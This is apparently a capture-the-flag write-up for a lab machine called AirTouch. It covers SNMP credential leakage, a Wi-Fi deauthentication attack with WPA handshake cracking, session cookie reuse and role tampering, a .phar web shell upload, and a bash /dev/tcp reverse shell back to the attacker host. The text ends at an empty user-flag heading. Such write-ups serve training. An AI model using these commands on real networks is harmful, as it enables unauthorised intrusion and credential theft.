Initial Enumeration
Machine Information
AirTouch
- Medium
- ·Linux
Initial Nmap scan shows that there is only one port open ?:
 nmap 10.129.8.15
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-18 02:42 +0100
Nmap scan report for 10.129.8.xx
PORT   STATE SERVICE
22/tcp open  ssh
Most be something hidden ? Checking UDP revealed :
└─$ nmap -sU --top-ports 100 10.129.8.15

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-18 02:51 +0100
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 65.11% done; ETC: 02:52 (0:00:29 remaining)
Nmap scan report for 10.129.8.15
Host is up (0.039s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open          snmp

Nmap done: 1 IP address (1 host up) scanned in 105.52 seconds
SNMP (UDP/161)
What it is:
SNMP (Simple Network Management Protocol) is used to monitor and manage network devices (routers, servers, switches). It exposes system info like hostname, running services, processes, users, and sometimes credentials.
Why it matters ?
Misconfigured SNMP (especially v1/v2c) often uses default or weak community strings (e.g. public, private) → full info leak.
SNMP Enumeration
As expected :
└─$ snmpwalk -v2c -c public 10.129.8.15

iso.3.6.1.2.1.1.1.0 = STRING: "\"The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)\""
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (21504529) 2 days, 11:44:05.29
iso.3.6.1.2.1.1.4.0 = STRING: "admin@AirTouch.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "Consultant"
iso.3.6.1.2.1.1.6.0 = STRING: "\"Consultant pc\""
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
The output disclosed a valid consultant password: :
consultant:RxBlZhLmOkacNWScmZ6D
trying this creds in the only open port we have : ssh

successfully logged in !
After gaining SSH access as consultant, two images were found in the home directory:
diagram-net.pngphoto_2023-03-01_22-04-52.png

currently we are in the "Consultant vlan"
Wireless Network Pivot (Wi-Fi Attack)
Network Insight from Retrieved Files
the previous diagram revealed important network segmentation details:
- The Consultant VLAN is connected via wired Ethernet
- Other VLANs (including internal infrastructure) are reachable via Wi-Fi
- A wireless network named AirTouch-Internet is used as an access point to the Tablets VLAN
This means:
Lateral movement requires Wi-Fi access, not traditional routing or SSH pivoting.
Wi-Fi Interface Enumeration

Inspecting network interfaces showed multiple wireless interfaces:
Enabling Monitor Mode
To capture wireless traffic, the interface was switched to monitor mode:
sudo airmon-ng start wlan3
This created a new interface: wlan3mon
Monitor mode purpose:
- Passively listen to wireless traffic
- Capture WPA authentication handshakes
- Perform deauthentication attacks
Wireless Network Discovery
Scanning for nearby access points:
sudo airodump-ng wlan3mon

This revealed the target network:
- SSID: AirTouch-Internet
- BSSID: F0:9F:C2:A3:F1:A7
- Channel: 6
- Encryption: PSK (CCMP)
Capturing the WPA Handshake
To capture the WPA 4-way handshake, I started traffic capture before forcing a reconnection:
sudo airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w /tmp/handshake wlan3mon
At this stage, the tool waits for a client to authenticate.
So next we force one of the clients to Reauthentication
Forcing Client Reauthentication (Deauthentication)

A connected client was observed:
28:6C:07:FE:A3:22
source : previous sreenshoot /
To force this client to reconnect (thus generating a handshake), a targeted deauthentication attack was performed:
sudo aireplay-ng --deauth 5 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan3mon
On another terminal

 This successfully triggered a reconnection.
and we notice :
This successfully triggered a reconnection.
and we notice :
Small note :
A WPA handshake does not contain the password itself, but it allows offline password cracking.
Cracking the WPA Password
Using a wordlist (rockyou.txt), the handshake i managed to crack the password :
aircrack-ng -w rockyou.txt handshake-01.cap

This confirms the Wi-Fi pre-shared key (PSK):
AirTouch-Internet : challenge
Decrypting Captured WPA Traffic
Using the known PSK (challenge), the captured wireless traffic was decrypted:
sudo airdecap-ng -p challenge -e AirTouch-Internet handshake-01.cap
This produced a decrypted capture file containing plaintext network traffic:
handshake-01-dec.cap
Critical Finding: Plain HTTP Traffic on Internal Network
Inspection of the decrypted capture revealed that the internal router web interface (192.168.3.1) communicates entirely over unencrypted HTTP.
Within the decrypted traffic, authenticated requests and responses were clearly visible, including access to protected application endpoints:

Within the decrypted traffic, authenticated requests and responses were clearly visible, including access to protected application endpoints:
Connecting to the WIFI
Switch back to managed mode and connect to Wi-Fi
Stop monitor mode:
sudo airmon-ng stop wlan3mon
Generate a wpa_supplicant config and connect:
sudo ip link set wlan3 up
sudo wpa_passphrase "AirTouch-Internet" "challenge" > /tmp/wpa.conf
sudo wpa_supplicant -B -i wlan3 -c /tmp/wpa.conf
sudo dhclient wlan3
Note:
rfkillwarnings may appear inside containerized environments and can be ignored if association/DHCP succeeds.
Last step : Verify internal network access

Now we have a full access to the Tablets Vlan !
Pivoting into the Tablets VLAN
There are multiple easier ways to pivot this network (SSH SOCKS, proxychains, etc.), but I deliberately chose Ligolo-NG. Not because it’s required — but because real-world engagements are won by solid pivoting, and practicing Ligolo consistently makes future lateral movement far smoother and more natural. If you’re serious about internal network exploitation, Ligolo is a tool you want to be comfortable with. For a solid explanation of the tool and its workflow, this video gives a good overview:
Once the agent connects back, the tunnel is established and ready to be routed.
## Starting the Proxy on the Attacker Machine

With routing in place, the internal Tablets VLAN becomes **directly reachable from our machine** , no browser proxy configuration, no hacks, no hacks on top of hacks.
THAT WHY I LOVE LIGOLO !!!


Next we go to 192.168.3.1
and we change the cookie to the one we got from the capture file

and succesfuly llogged in as manager

notice from the cap file it shows :
Cookie: PHPSESSID=aa8b7sdsbds34o7903ivevlr1o; UserRole=user
intercepting the requesti and changing it to admin gives us admin access and ability to upload in the admin panel :
## Reverse Shell via `.phar` Upload
After testing multiple file extensions, uploading a `.php` reverse shell failed, while using a `.phar` file **worked successfully**.
This allowed command execution via:
http://192.168.3.1/uploads/cmd.phar?cmd=
## Ligolo Port Forwarding Setup
First, a port forward was configured in **Ligolo** to redirect traffic from the compromised host back to the attacker machine:
`listener_add --addr 0.0.0.0:7777 --to 0.0.0.0:4444`
Next,i opened a listener locally:
`nc -lnvp 4444`
## Triggering the Reverse Shell
From the router web interface, the following payload was executed:
`http://192.168.3.1/uploads/cmd.phar?cmd=bash%20-c%20'bash%20-i%20>/dev/tcp/192.168.3.33/7777%200<&1%202<&1'`

This successfully returned a reverse shell through the Ligolo tunnel.
## Credential Discovery
During post-exploitation enumeration, hardcoded credentials were found inside `login.php`:

`manager:2wLFYNh4TSTgA5sNgT4`
`user:JunDRDZKHDnpkpDDvay`
## SSH Access & User Flag
Using the discovered credentials, SSH access to the router was obtained.
### USER.TXT
